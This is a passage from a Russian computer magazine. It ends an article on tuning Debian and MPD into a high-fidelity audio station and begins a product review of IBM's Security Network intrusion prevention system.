follow_outside_symlinks "yes"
follow_inside_symlinks "yes"
zeroconf_enabled "no"
bind_to_address "0.0.0.0"

realtime_option {
    memlock              "yes"
    stack_reserve        "1024"
    heap_reserve         "10240"

    main_priority        "OTHER:0"
    player_priority      "FIFO:50"
    decoder_priority     "FIFO:47"
    update_priority      "OTHER:0"
}
~
"mpd.conf" 51 lines, 1592 characters
```

```
    device "iec958:CARD=Juli,DEV=0"
    # Чтобы получить bit-perfect playback,
    # запрещаем звуковой подсистеме автоматически
    # выравнивать громкость, изменять частоту
    # дискретизации, изменять количество каналов
    # и выполнять преобразование разрядности
    # аудиопотока
    replay_gain_handler "none"
    auto_resample "no"
    auto_channels "no"
    auto_format "no"
    # Поддержка Memory-mapping I/O
    use_mmap "yes"
    # Выставляем максимальный приоритет
    priority "FIFO:99"
}
...

# Размер внутреннего аудиобуфера в килобайтах
audio_buffer_size "2048"
# Заполнение аудиобуфера перед проигрыванием
# музыки в процентах
buffer_before_play "50%"
...

# Конфигурация realtime-опций MPD — второй
# многострочный параметр в данном файле
realtime_option {
memlock "yes" # Поддержка locks in-memory
# Резервируем стек (в килобайтах)
stack_reserve "1024"
# и кучу (также в килобайтах)
heap_reserve "10240"
main_priority "OTHER:0"
player_priority "FIFO:50"
decoder_priority "FIFO:47"
# Приоритеты потоков
update_priority "OTHER:0"
}
```

По желанию (и если MPD был скомпилирован с соответствующей опцией) можно, например, включить потоковое аудио по HTTP — для последнего надо добавить следующие строчки в конфиг:

```
audio_output {
    type "httpd"
    name "My HTTP Stream"
    # Используемый кодек, может быть vorbis
    # или lame
    encoder "vorbis"
    port "8000"
    # quality "5.0"
    # Параметры quality и bitrate взаимоисключающие
    bitrate "128"
    # Формат аудиопотока (44,1 кГц, 16 бит,
    # стерео)
    format "44100:16:2"
}
```

Также необходимо произвести тюнинг системы. Первым делом создаем файл /etc/security/limits.d/mpd со следующим содержанием:

```
@audio - rtprio 99
@audio - memlock unlimited
@audio - nice -19
```

Этот файл практически выключает ограничения приоритетов для демона. Далее необходимо изменить настройку HPET (который является генератором тактовой частоты и на многих довольно старых материнских платах по умолчанию не используется). Для этого правим строку в файле /etc/default/grub — заодно добавим опцию threadirqs, которая имеет отношение к RT-ядру и которая понадобится в дальнейшем:

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet clocksource=↵
hpet threadirqs"
```

HPET необходим для более точной (по времени) подачи сигнала на ЦАП. Казалось бы, разница в несколько микро- (а то и нано-) секунд при подаче потока битов настолько незначительна, что на нее не стоит обращать внимания... ан нет. Один бит задержался, два пришли раньше времени — и в высококлассной стереосистеме разница может быть ощутима человеческим ухом. С использованием HPET вероятность подобного сценария уменьшается.

Давай также настроим некоторые параметры ядра через sysctl. Открой в своем любимом редакторе /etc/sysctl.conf и добавь в него следующие строчки:

```
# Настройки виртуальной памяти, в частности
# стратегия распределения памяти и коэффициент
# подкачки
vm.overcommit_memory = 2
vm.overcommit_ratio = 50
vm.swappiness = 10
# Настройка максимально допустимой частоты HPET
dev.hpet.max-user-freq = 2048
```



INFO

Перед сдачей номера в печать нам удалось выяснить, что ядро, используемое в Bryston BDP-2, скомпилировано с опцией CONFIG_PREEMPT_VOLUNTARY, позволяющей уменьшить latency и повысить отклик программ, когда система находится под нагрузкой. Это не режим жесткого реального времени, но хоть какая-то отдушина для владельцев столь дорогостоящего плеера.

> *Если у тебя PCI'ная карта, то надо увеличить до максимума таймер времени ожидания, задающий время, которое может занимать карта на шине*

В дополнение к последнему параметру необходимо изменить подобный же для rtc — но, поскольку он находится в sysfs, придется прописывать его в `rc.local`:

```
echo 2048 > /sys/class/rtc/rtc0/max_user_freq
```

Поставим пакет `rtirq-init`. Он содержит скрипт, увеличивающий приоритеты IRQ-потоков, связанных со звуковым оборудованием:

```
# apt-get install rtirq-init
```

После установки, возможно, потребуется отредактировать файл `/etc/default/rtirq`, а именно список IRQ-потоков, которые будут иметь повышенный приоритет:

```
RTIRQ_NAME_LIST="rtc snd usb i8042"
```

Ну и напоследок — если у тебя PCI'ная звуковая карта, то надо увеличить до максимума таймер времени ожидания (latency timer, задающий время, которое может занимать карта на шине, если к шине обращаются другие карты) для нее и, соответственно, немного увеличить его для других устройств PCI. Но сперва надо узнать PCI ID карты:

```
# lspci | grep -i audio
```

В моем случае ID был 01:09.0, следовательно, для увеличения latency timer набираем команды

```
# setpci -v -d *:* latency_timer=b0
# setpci -v -s 01:09.0 latency_timer=ff
```

Эти команды ты тоже можешь прописать в rc.local.

ПРОВЕРКА РАБОТОСПОСОБНОСТИ

В общем-то, теперь можно запускать демон MPD. Перед запуском убедись, что музыка в соответствующем каталоге присутствует и создан каталог для плей-листов. Если же она разбросана по разным каталогам, то можно указывать на них симлинками. Команда для ручного запуска выглядит так:

```
# mpd /etc/mpd.conf
```

А как же проверить работоспособность? Дело в том, что даже самый простой консольный клиент в состав исходников MPD не входит, как и библиотека libmpdclient, поэтому можно либо скомпилировать их самостоятельно, либо установить соответствующий пакет. Поскольку клиент не требует наложения патчей, то особого смысла заморачиваться с компиляцией нет, а значит, ставим пакет:

```
# apt-get install mpc
```

Перед запуском рекомендуем посмотреть настройки микшера — в Debian 7.1 звук по умолчанию отключен. Обновляем базу данных MPD, добавляем всю музыку в плей-лист и запускаем воспроизведение:

```
# mpc update --wait
# mpc listall | mpc add
# mpc play
```

Если все нормально, то должна зазвучать музычка. В случае же потокового воспроизведения тебе надо еще проверить работу этого потока. Указываем адрес и порт, прописанный в конфиге. Для некоторых плееров необходимо также указывать файл mpd.ogg — например http://192.168.1.5:8000/mpd.ogg.


УДАЛЯЕМ ЛИШНЕЕ

Ну а теперь необходимо подчистить систему. В общем-то, ты можешь это сделать и сам, но есть некоторые тонкости — к примеру, пакеты, установленные с помощью `apt-get build-dep`, удалить не совсем просто. Итак, сначала мы отмечаем нужные для MPD пакеты, чтобы они не удалились следующей командой, а уже затем удаляем пакеты, относящиеся к сборке:


```
# apt-mark manual libcdio-paranoia1 ↵
  libavahi-glib1 libcurl3-gnutls libshout3
# apt-get autoremove kernel-package ↵
  libncurses5-dev fakeroot build-essential ↵
  pkg-config wget gcc autoconf git
# apt-get remove libcdio-paranoia-dev
```

Затем выполняем следующую трехэтажную команду:


```
# apt-get remove $(apt-cache showsrc "mpd" | ↵
  grep Build-Depends | perl -p -e 's/(?:[\↵
  [(].+?[\])]|Build-Depends:|,|\|)//g')
```




Интерфейс QMPDClient



Sonata — еще один клиент для MPD





МОНТИРОВАНИЕ КОРНЕВОЙ ФС В РЕЖИМЕ RO

Если музыка у тебя будет находиться на ином накопителе, нежели система, имеет смысл при загрузке монтировать корневую ФС в режиме read only. Наиболее простой способ сделать это — прописать соответствующую опцию в `/etc/fstab`. Однако это потребует размещения всех изменяемых частей на других разделах либо удаления программ, которые эти данные генерируют, что иногда не совсем просто.

Еще один способ заключается в использовании unionfs/aufs/overlayfs — эти файловые системы позволяют объединять в одной точке монтирования и RO, и RW — последняя может размещаться в оперативной памяти. Данная техника используется при создании Live-дистрибутивов. Подробнее о том, как это сделать, можно узнать тут: bit.ly/17BmZbf.





Команда эта выглядит пугающе, но делает вполне безобидную вещь — удаляет все пакеты, которые нужны были для сборки MPD. Удаляем также MTA — зачем нам почта на аудиостанции?

```
# apt-get remove exim
```

В общем-то, остальные бесполезные для аудиостанции пакеты ты можешь удалить и сам. Но если ты не уверен, понадобится ли тебе, к примеру, cron или syslog, — лучше их просто отключить из init-скриптов.

КЛИЕНТЫ ДЛЯ MPD

Есть ли для MPD другие клиенты? Конечно, есть. Более того, наличие множества клиентов — одна из особенностей этого демона. Некоторые из них опишем чуть подробнее.

- Ncmpc — довольно простой клиент для MPD, основанный на ncurses. К сожалению, не очень удобно работать с плейлистами.
- А вот еще один клиент на ncurses — ncmpcpp в этом смысле куда более приятен. В нем имеется поиск по тегам.
- Клиент для xfce, xfmpc, отличается присущей этой среде минималистичностью и отсутствием лишних функций.
- Еще один графический клиент, Sonata, позволяет, кроме всего прочего, загружать из интернета обложки альбомов и тексты песен и обладает большим количеством настроек. Поддерживает работу с несколькими серверами MPD. Правда, вызывается окно настроек не слишком интуитивно.
- QMPDClient, как понятно из названия, является Qt-клиентом и на вид очень мощный плеер — но не особо впечатлил. Тем не менее отметим такую возможность, как автоматическое удаление уже сыгранной композиции из плей-листа.

Отдельно стоит упомянуть клиенты для коммуникаторов. Для Android в Google Play нашлись MPDroid и DroidMPD. Какой из них выбрать — дело вкуса; интерфейс второго показался несколько аляповатым. Для iPhone/iPod пользуется популярностью MPoD, для iPad есть специализированная версия — MPaD.

ОКОЛОАУДИОФИЛЬСКИЕ ДИСТРИБУТИВЫ

Существует множество дистрибутивов для работы со звуком — от минималистичных, для работы исключительно в качестве аудиоцентра без монитора с управлением по сети, до навороченных, имеющих кучу секвенсоров и VST-плагинов. Все их, конечно, описать невозможно, но небольшой обзор отдельных не помешает. И начнем мы с Voyage MPD.

↖ **MPoD: клиент для iPhone**

↑ **Интерфейс MPDRoid довольно симпатичен**



WWW

Множество информации о музыке в Linux: linuxmusicians.com

Подробное описание Bryston BDP-2 от дистрибьютора: bit.ly/14WQQXS

Voyage MPD
linux.voyage.hk/voyage-mpd
Встраиваемый дистрибутив на базе Debian 7.1. Последняя на момент написания статьи версия содержит MPD 0.18, ядро 3.8.13 с последними драйверами ALSA, веб-интерфейс на основе Meshlium, заявлена также поддержка DoP (DSD over PCM, упаковка DSD в фреймы PCM). Имеется Voyage MPD Starter Kit, позволяющий собрать аудиостанцию. Стоимость набора 149 долларов, но звуковая карта в комплект не входит.

64 Studio
www.64studio.com
Дистрибутив (опять же на Debian), позиционируется как заточенный под создание медиаконтента. Имеет следующие особенности: low-latency ядро, секвенсоры, такие как Rosegarden, Ardour — мультитрековый звуковой редактор… Однако дистрибутив не обновлялся с 2008 года.

Ubuntu Studio
ubuntustudio.org
Как говорится, без комментариев. По сути, тот же Ubuntu с XFCE, заточенный под создание мультимедийного контента. Ничем особенным не выделяется — разве только low-latency ядром да возможностью поставить на обычный Ubuntu метапакет и превратить в данный дистрибутив.

AV Linux
www.bandshed.net/AVLinux.html
Несмотря на название, не антивирус под Linux, а еще один дистрибутив для работы с аудио и видео. Из особенностей можно назвать то, что он включает в себя не только свободное ПО, но и демоверсии проприетарных продуктов, таких как LinuxDSP и Mixbus.

ИТОГИ

Linux вполне может использоваться как ПО для аудиоцентров и даже как ПО для профессиональной работы со звуком. И если первый аспект еще более-менее обозрим (хотя и тут есть свои тонкости, как можно было увидеть из вышесказанного), то профессиональная работа со звуком настолько разнообразна, что и в рамках книги ее не охватишь. Статья, однако, такую цель не преследовала — мы хотели всего лишь показать, что на основе древнего компа можно собрать систему, качество звучания которой не будет уступать оборудованию стоимостью в тысячи долларов. ⌶



Сергей Яремчук
grinder@synack.ru

ОБЗОР IBM SECURITY NETWORK INTRUSION PREVENTION SYSTEM

ПЕЧАТЬ ЗАЩИТЫ

В современных условиях защита периметра сети от внешних угроз, основанная на применении файрвола, не может обеспечить должного уровня безопасности. Атаки становятся все более изощренными, поэтому простая блокировка портов и контроль состояния соединений оказываются недостаточно эффективными средствами. Необходимо использовать более продвинутые системы класса IPS, глубоко анализирующие трафик.

ВОЗМОЖНОСТИ IBM IPS

Разработчик: IBM
Web: www.ibm.com/ru
Реализация: программно-аппаратная, образ VMware
Лицензия: коммерческая

Решение от IBM обеспечивает блокировку от сетевых атак, ботнетов, червей, комплексную защиту приложений, веб-приложений и данных при сохранении высокой пропускной способности. Функции брандмауэра позволяют разрешить доступ только по определенным портам и IP, без необходимости привлечения дополнительного устройства. Интегрированный модуль DLP обеспечивает мониторинг конфиденциальной информации, проходящей через сеть. Система может заглянуть внутрь протокола, определить и блокировать паразитный сетевой трафик (вроде P2P и IM).

Как и конкурирующие разработки, для детектирования IBM Security использует запатентованную технологию анализа протоколов, обеспечивающую превентивную защиту, в том числе и от 0-day угроз. Она основывается на PAM (Protocol Analysis Module, модуль анализа протоколов, goo.gl/3tKll), сочетающем традиционный сигнатурный метод обнаружения атак (Proventia OpenSignature) и поведенческий анализатор, который включает в себя большое количество эвристических механизмов (Shellcode Heuristics, Injection Logic Engine и так далее) и позволяет не полагаться на статические сигнатуры. Всего для анализа трафика используется более 3000 алгоритмов, 200 из них распознают DoS-атаки. Также PAM различает более 200 протоколов уровня приложений (атаки на HTTP, RPC, VoIP, RPC и так далее) и такие форматы данных, как DOC, XLS, PDF, ANI, JPG, кроме того, модуль способен предугадывать место, куда может быть внедрен вредоносный код.

Разработкой PAM занимается одна из самых известных исследовательских групп безопасности в мире — IBM X-Force (xforce.iss.net), которая совместно с центром обеспечения безопасности GTOC (webapp.iss.net/gtoc) круглосуточно отслеживает угрозы и отвечает за обновление правил. Сигнатуры могут создавать сами пользователи, интерфейс предоставляет все необходимое, а процесс подробно описан в документе OpenSignature User Guidelines (goo.gl/yLwZT).

Модульная архитектура PAM позволяет оперативно добавлять поддержку протоколов и специфические обработчики, поэтому его функциональность постоянно развивается. В настоящее время PAM поддерживает несколько технологий:

- IBM Virtual Patch — позволяет блокировать известные уязвимости в приложениях и ОС до того, как их разработчики выпустят официальный патч, соответствующее правило может быть создано как в рамках X-Force, так и администратором сети. По умолчанию функция активирована (для всех), но ее можно отключить или настроить более тонко согласно данным базы сканера безопасности ISS X-Press Updates (XPU);
- Client-side application protection — защита от атак, направленных на пользовательские приложения (MS Office, веб-браузеры, Adobe PDF и прочие);
- Advanced network protection — защита от сетевых атак и атак на службу DNS;
- Data security — по сути, модуль DLP, производящий мониторинг и идентификацию незашифрованных персональных и конфиденциальных данных, обеспечивающий контроль попыток передачи и отслеживающий перемещения информации внутри сети, что позволяет оценивать риски и блокировать утечку. По умолчанию распознаются восемь общих типов данных (номера кредиток, телефоны, почтовый адрес и так далее), остальную специфическую для организации информацию админ настраивает самостоятельно при помощи регулярных выражений;
- Web application security — очень редкая функция в современных IPS, представляет собой аналог файрвола уровня приложений (Web Application Firewall), который защищает веб-приложения и СУБД от специфических атак (SQL injection, LDAP injection, XSS, JSON hijacking, PHP file-includers, CSRF и других). Учитывая, что веб-ресурсы открыты и доступны в режиме 24/7, атаки на них наиболее распространены, а специфика требует особого подхода, поэтому данный модуль сегодня весьма востребован;
- Application control — модуль контроля приложений, позволяющий распознавать, ограничивать пропускную способность или блокировать Skype, P2P, IM, ActiveX-элементы, попытки туннелирования трафика и так далее;
- Network anomaly detection — обнаружение аномалий при помощи SIEM-решений (Security Information and Event Management), вроде IBM Security QRadar, которое представляет собой систему для сбора, анализа, архивирования и хранения сетевых журналов сети и журналов событий безопасности.

Как видно, возможности IPS от IBM гораздо шире, чем обычно предлагают традиционные решения.

Параллельно модулю PAM сетевые пакеты анализирует IDS/IPS Snort. Поскольку используется единая очередь, первым обработку и выдачу решения может произвести как PAM, так и Snort, при этом в журналах могут появляться лишние записи.




WWW

Документ OpenSignature User Guidelines: goo.gl/yLwZT

Описание IBM Protocol Analysis Module: goo.gl/3tKll

Страница IBM X-Force: xforce.iss.net

Страница IBM Security QRadar: ibm.co/111RqyJ



Например, Snort проверил пакет и сгенерировал событие, которое попало в журнал, а PAM его сразу отбросил. Ничего страшного в таком поведении нет, просто нужно быть в курсе.


Кроме IBM Security QRadar, поддерживается интеграция и с некоторыми другими продуктами IBM. Так, с прошивки 4.1 появилась возможность интеграции с IBM Security AppScan (ранее IBM Rational AppScan), который предназначен для тестирования приложений на наличие уязвимостей (в работе используются различные векторы атаки), с целью выявить пробелы в безопасности и создать на основе полученных данных новые профили защиты.

МЕСТО В СЕТИ

Устройства IBM Network IPS работают на втором (канальном) уровне модели OSI, поэтому их внедрение прозрачно и не требует вносить изменения в конфигурацию сети. Просто подключаем в «разрыв», и IPS готова к работе. Такую систему безопасности, не имеющую IP, труднее обнаружить и распознать. Реализовано три режима работы: мониторинг — пассивное обнаружение (режим IDS), активная защита (Prevention, режим IPS) и имитация (Simulation, режим обучения IPS, без блокировки). При обнаружении атаки предусмотрен ряд действий: блокировка или помещение в карантин удаленного узла (по умолчанию один час), отправка предупреждения, игнорирование, запись трафика атаки (файл совместим с tcpdump) и настраиваемое пользователем действие. Одно устройство поддерживает несколько зон безопасности, включая VLAN, и может защищать несколько доменов. Предусмотрен широкий




Исследовательская группа IBM X-Force обеспечивает обновление правил



Управление функциями IBM IPS производится при помощи веб-консоли



INFO

IBM Security Network IPS полностью поддерживает IPv6.

При наличии нескольких устройств обычно приобретается IBM Proventia Management SiteProtector, обеспечивающий централизованное управление всей линейкой продуктов ISS и третьих фирм.

Анализ сетевых пакетов параллельно модулю PAM производит IDS/IPS Snort.

диапазон по установкам политик, раздельные политики указываются для каждого устройства, порта, тега VLAN, IP-адреса или IP-диапазона.

При наличии в сети двух и более устройств IPS можно активировать функцию High Availability (высокий уровень доступности системы). Устройства при этом могут работать в одном из двух режимов работы — active/active (кластер) или active/passive (трафик обрабатывает только один IPS, второй находится в горячем резерве). Высокая готовность обеспечивается благодаря возможности переключения на лету между географически распределенными устройствами IPS. В этом случае второе устройство подхватывает все соединения, и, что немаловажно, текущие сессии при этом не разрываются (для этого трафик со второго устройства зеркалируется). Причем возможна тонкая настройка параметров инспектирования пакетов в режиме HA.

Например, по умолчанию Snort и PAM анализируют все соединения, пришедшие с зеркалированного порта (без ответной реакции), это позволяет увеличить охват и с большей вероятностью обнаружить атаку, хотя нередко приводит к созданию дублирующих сообщений в SiteProtector (в локальной консоли события с зеркального порта не отображаются). При необходимости такую функцию легко отключить.


ИНТЕРФЕЙС УПРАВЛЕНИЯ

Управление всеми версиями IBM IPS производится при помощи веб-консоли (Local Management Interface, LMI), построенной с использованием Java-технологий (по умолчанию работает на стандартном HTTPS/443-м порту). С ее помощью можно: контролировать состояние устройства, настраивать режимы работы IPS, параметры брандмауэра и политики безопасности, просматривать оповещения и так далее. Официально поддерживаются веб-браузеры IE или FF, также требуется установленный JRE 1.6/1.7 (x64 JRE не поддерживается). Для запуска LMI требуется около 1 Гб ОЗУ, поэтому компьютер администратора должен обладать соответствующими ресурсами и работать под управлением WinXP–7. Стоит отметить, что при таких мощных возможностях IPS управление остается простым и интуитивно понятным.


Внешний вид веб-консоли можно назвать классическим. После входа тебя встречает панель Appliance Dashboard, которая выводит основные сведения и графики с информацией о состоянии устройства, сети, количестве инцидентов, заполнении корневого раздела жесткого диска, доступной оперативной памяти и так далее. Представлен топ-10 атак, атакующих и атакуемых. Панели настраиваемые, это позволяет вывести востребованные установки и ключевые показатели в удобное для просмотра место и отслеживать их состояние, когда потребуется. Во многих вопросах, в том числе и при редактировании политик, помогают мастеры, и, чтобы добавить или изменить параметр, необходимо лишь заполнить предложенные поля.


Назначение других вкладок понятно из названия: Monitor (состояние и статистика), Secure (установки безопасности), Manage (установки системы) и Review (анализ и диагностика). При наведении на любой из указанных пунктов появляется всплывающее меню, также визуально разделенное на подпункты, которое позволяет быстро получить доступ к нужной функции или настройке. Каждый подпункт, в свою очередь, содержит панель Dashboard, где показаны все связанные события и более полно раскрыты проблемы. Например, в разделе Monitor находим подпункты Network (состояние сети и пропускная способность), Security (информация по инцидентам, топ атак, атакующих и атакуемых ресурсов) и System (состояние, доступные и занятые ресурсы). Окно просмотра событий безопасности Security Events не только показывает события (протокол, важность, описание и прочее), но и позволяет сразу установить действие — игнорировать или блокировать. При добавлении пользовательского события появляется окно мастера, в котором задается название, домен, действие и так далее. Но здесь есть одна тонкость — для переопределенных пользователем событий (User Overridden) к ним впоследствии нельзя применить X-Force Virtual Patch. Политики Web application security позволяют защитить несколько 